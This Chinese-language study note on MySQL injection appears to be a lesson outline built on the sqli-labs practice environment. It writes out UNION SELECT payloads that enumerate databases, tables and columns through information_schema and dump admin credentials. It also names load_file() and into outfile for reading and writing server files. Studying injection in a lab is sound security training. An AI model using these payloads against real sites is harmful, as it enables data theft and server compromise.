

# 13 WEB漏洞-MYSQL注入





高权限注入及低权限注入

#跨库查询及应用思路

information\_schema表特性，记录库名，表名，列名对应表

获取所有数据库名：

http://127.0.0.1:8080/sqlilabs/Less-2/?id=-1 union select

1,group\_concat(schema\_name),3%20from information\_schema.schemata

获取指定qqyw数据库名下的表名信息：

union select 1,group\_concat(table\_name),3

from information\_schema.tables

where table\_schema='qqyw'

获取指定qqyw下的表名admin下的列名信息：

union select 1,group\_concat(column\_name),3

from information\_schema.columns

where table\_name='admin' and table\_schema='qqyw'

获取指定qqyw下的admin数据

union select 1,u,p,4 from qqyw.admin

#文件读写操作

load\_file()：读取函数

into outfile或 into dumpfile ：导出函数

路径获取常见方法：

报错显示，遗留文件，漏洞报错，平台配置文件，爆破等

windows:

d:/wwwroot/xiaodi8/

linux:

/var/www/xiaodi8

常见读取文件列表：

常见写入文件问题：魔术引号开关

magic\_quotes\_gpc #（在php.ini的990行左右）

#魔术引号及常见防护

#低版本注入配合读取或暴力

字典或读取

演示案例：

✧ 普通用户及root用户操作权限

✧ 高权限注入跨库查询操作测试

✧ 高权限注入文件读写操作测试

✧ 魔术引号开启后相关操作测试

✧ 相关自定义代码过滤操作测试

涉及资源：

https://blog.csdn.net/weixin\_30292843/article/details/99381669